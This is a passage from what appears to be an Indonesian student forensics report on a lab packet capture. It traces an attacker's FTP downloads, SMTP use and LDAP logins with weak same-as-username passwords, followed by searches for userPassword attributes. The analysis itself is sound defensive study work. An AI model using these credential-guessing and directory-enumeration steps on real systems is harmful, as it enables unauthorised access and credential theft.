10.1.40.21	10.1.10.74	FTP	103	Response: 250 Directory successfully changed.
10.1.10.74	10.1.40.21	FTP	84	Request: SIZE similar.mov
10.1.40.21	10.1.10.74	FTP	79	Response: 213 2849521
10.1.10.74	10.1.40.21	FTP	72	Request: PASV
10.1.40.21	10.1.10.74	FTP	115	Response: 227 Entering Passive Mode (10,1,40,21,189,154).
10.1.10.74	10.1.40.21	FTP	84	Request: RETR similar.mov
10.1.40.21	10.1.10.74	FTP	140	Response: 150 Opening BINARY mode data connection for similar.mov

Aktivitas ini sangat mengindikasikan eksfiltrasi data atau pengumpulan informasi sensitif dari server FTP 10.1.40.21.

Tools yang Digunakan: Klien FTP standar command-line (seperti ftp di Linux) atau skrip otomatis.

2. Sesi SMTP (Simple Mail Transfer Protocol) oleh 10.1.20.88 (MAC 00:0c:29:2b:f7:8f):

Pengiriman Email:

Klien 10.1.20.88 terhubung ke server SMTP

dmz.illusorytechnologies.localdomain di 10.1.40.25 (MAC

00:50:56:35:23:a6). Server ini menjalankan Postfix (Ubuntu).

Klien mengirimkan beberapa email. Contohnya :

- Dari payton@illusorytechnologies.localdomain (diklaim sebagai root) ke reese@illusorytechnologies.localdomain.

Source	Destination	Protocol	Length	Info
10.1.20.93	10.1.40.25	SMTP	106	C: EHLO corp.illusorynetworks.localdomain
10.1.40.25	10.1.20.93	SMTP	239	S: 250-dmz.illusorytechnologies.localdomain   PIPELINING   SIZE 10
10.1.20.93	10.1.40.25	SMTP	241	C: MAIL FROM:<payton@illusorytechnologies.localdomain> SIZE=1556
10.1.40.25	10.1.20.93	SMTP	131	S: 250 2.1.0 Ok   250 2.1.5 Ok   354 End data with <CR><LF>.<CR><LF>

- Dari rory@illusorytechnologies.localdomain ke robin@illusorytechnologies.localdomain.

Source	Destination	Protocol	Length	Info
10.1.10.51	10.1.40.25	SMTP	105	C: EHLO dev.illusorynetworks.localdomain
10.1.40.25	10.1.10.51	SMTP	239	S: 250-dmz.illusorytechnologies.localdomain   PIPELINING   SIZE 1
10.1.10.51	10.1.40.25	SMTP	236	C: MAIL FROM:<rory@illusorytechnologies.localdomain> SIZE=1379

- Dari taylor@illusorytechnologies.localdomain ke gabriel@illusorytechnologies.localdomain.

Source	Destination	Protocol	Length	Info
10.1.10.72	10.1.40.25	SMTP	105	C: EHLO dev.illusorynetworks.localdomain
10.1.40.25	10.1.10.72	SMTP	239	S: 250-dmz.illusorytechnologies.localdomain   PIPELINING   SIZE 1
10.1.10.72	10.1.40.25	SMTP	236	C: MAIL FROM:<taylor@illusorytechnologies.localdomain> SIZE=775
10.1.40.25	10.1.10.72	SMTP	131	S: 250 2.1.0 Ok   250 2.1.5 Ok   354 End data with <CR><LF>.<CR><LF>

- Dari dallas@illusorytechnologies.localdomain ke parker@illusorytechnologies.localdomain.



Source	Destination	Protocol	Length	Info
10.1.20.25	10.1.40.25	SMTP	106	C: EHLO corp.illusorynetworks.localdomain
10.1.40.25	10.1.20.25	SMTP	239	S: 250-dmz.illusorytechnologies.localdomain   PIPELINING   SIZE 1
10.1.20.25	10.1.40.25	SMTP	241	C: MAIL FROM:<parker@illusorytechnologies.localdomain> SIZE=1519
10.1.40.25	10.1.20.25	SMTP	131	S: 250 2.1.0 Ok   250 2.1.5 Ok   354 End data with <CR><LF>.<CR><

Isi email sebagian besar tampak seperti teks placeholder ("Lorem ipsum" dan variasi teks acak). Klien mengidentifikasi dirinya sebagai corp.illusorynetworks.localdomain saat EHLO. Tujuan Aktivitas SMTP: Bisa jadi untuk menguji kemampuan relay email server, mengirimkan email spam, atau berpotensi menyisipkan payload jika ada lampiran.

Tools yang Mungkin Digunakan: Skrip atau tool mail client command-line (seperti mail dari GNU Mailutils, yang tertera di header email).

3. Sesi LDAP (Lightweight Directory Access Protocol) oleh Penyerang Awal (10.1.10.64, MAC 00:0c:29:b5:f2:d9) dan 10.1.20.88:

Enumerasi dan Pengumpulan Kredensial:

Awalnya, mesin 10.1.20.88 (MAC 00:0c:29:2b:f7:8f) melakukan koneksi LDAP ke 10.1.30.39 (MAC 00:0c:29:2b:f7:99, kemungkinan mesin yang sama dengan 10.1.10.120). Ia berhasil login sebagai uid=alex dengan password alex dan mencari informasi user taylor. Kemudian, penyerang utama yang kita lacak (MAC 00:0c:29:b5:f2:d9, menggunakan salah satu IP-nya seperti 10.1.10.64) juga melakukan serangkaian koneksi LDAP ke server yang sama (10.1.30.39). Penyerang ini berhasil melakukan bind (login) ke LDAP menggunakan beberapa kredensial pengguna yang lemah (username sama dengan password), contohnya: uid=payton, password payton

Source	Destination	Protocol	Length	Info
10.1.30.39	10.1.10.16	LDAP	146	extendedResp(2)
10.1.10.16	10.1.30.39	LDAP	73	unbindRequest(3)
10.1.20.38	10.1.30.39	LDAP	147	bindRequest(1) "uid=payton,ou=Employee,dc=illusorytechnologies,dc=
10.1.30.39	10.1.20.38	LDAP	80	bindResponse(1) success

uid=parker, password parker

Source	Destination	Protocol	Length	Info
10.1.30.39	10.1.20.35	LDAP	145	extendedResp(2)
10.1.20.35	10.1.30.39	LDAP	73	unbindRequest(3)
10.1.10.20	10.1.30.39	LDAP	147	bindRequest(1) "uid=parker,ou=Employee,dc=illusorytechnologies,dc=
10.1.30.39	10.1.10.20	LDAP	80	bindResponse(1) success
10.1.10.20	10.1.30.39	LDAP	98	extendedReq(2) LDAP_SERVER_WHO_AM_I_OID

uid=avery, password

Source	Destination	Protocol	Length	Info
10.1.30.39	10.1.10.68	LDAP	146	extendedResp(2)
10.1.10.68	10.1.30.39	LDAP	73	unbindRequest(3)
10.1.20.12	10.1.30.39	LDAP	145	bindRequest(1) "uid=avery,ou=Employee,dc=illusorytechnologies,dc=
10.1.30.39	10.1.20.12	LDAP	80	bindResponse(1) success
10.1.20.12	10.1.30.39	LDAP	98	extendedReq(2) LDAP_SERVER_WHO_AM_I_OID

Dan seterusnya untuk pengguna lain seperti dallas, spencer, quinn, reese, alex. Setelah berhasil login sebagai pengguna tersebut, penyerang melakukan pencarian (searchRequest) untuk atribut pengguna lain, termasuk userPassword, unixHomeDirectory, dan description. Ini adalah upaya jelas untuk mengumpulkan kredensial dan informasi sensitif pengguna dari direktori LDAP.

Tools yang Mungkin Digunakan: Tool LDAP query standar seperti ldapsearch (umum di Linux) atau skrip kustom.

Kesimpulan Aktivitas Penyerang:

Dari data comm.pcap, aktivitas penyerang meliputi:

1. Rekonaisans Internal: Memetakan jaringan (ARP, ICMPv6) dan mengidentifikasi layanan (FTP, SMTP, LDAP).
2. Eksploitasi Kredensial Lemah: Berhasil login ke layanan FTP dan LDAP menggunakan kredensial yang mudah ditebak (username=password).
3. Pengumpulan Informasi Sensitif: Mengunduh banyak file dari server FTP, yang bisa berisi data penting (call.pdf, door.css, dll.). Mengambil detail akun pengguna (termasuk atribut yang mungkin berisi hash password atau informasi direktori home) dari server LDAP.
4. Penggunaan Layanan Internal: Menggunakan server SMTP internal untuk mengirim email (tujuannya bisa beragam, dari tes hingga pengiriman payload tersembunyi atau spam). Secara keseluruhan, penyerang tampaknya sedang dalam fase pengumpulan informasi (reconnaissance), pergerakan lateral (menggunakan kredensial yang didapat untuk akses lebih lanjut), dan potensial ekfiltrasi data. Tools yang digunakan kemungkinan adalah gabungan dari alat standar sistem operasi (seperti klien FTP, mail, ldapsearch) dan mungkin skrip kustom untuk otomatisasi.

#### **4. Apakah berhasil dan hasilnya seperti apa?**

Berhasil,

Keberhasilan serangan terlihat jelas pada login ke FTP dan LDAP, serta pengunduhan file yang ada pada kredensial. Dampak penuhnya akan tergantung pada isi file yang diunduh dan informasi yang diperoleh dari LDAP maupun FTP.

#### **Deklarasi Penggunaan AI**

Dalam pengerjaan challenge 1 ini kami menggunakan AI untuk menganalisa file pcap tugas nomor 3, menggunakan AI untuk memperbaiki kata-kata yang typo dan masih berbahasa inggris dalam laporan kami, juga menemukan OS yang digunakan pada tugas 3.2 soal nomor 2.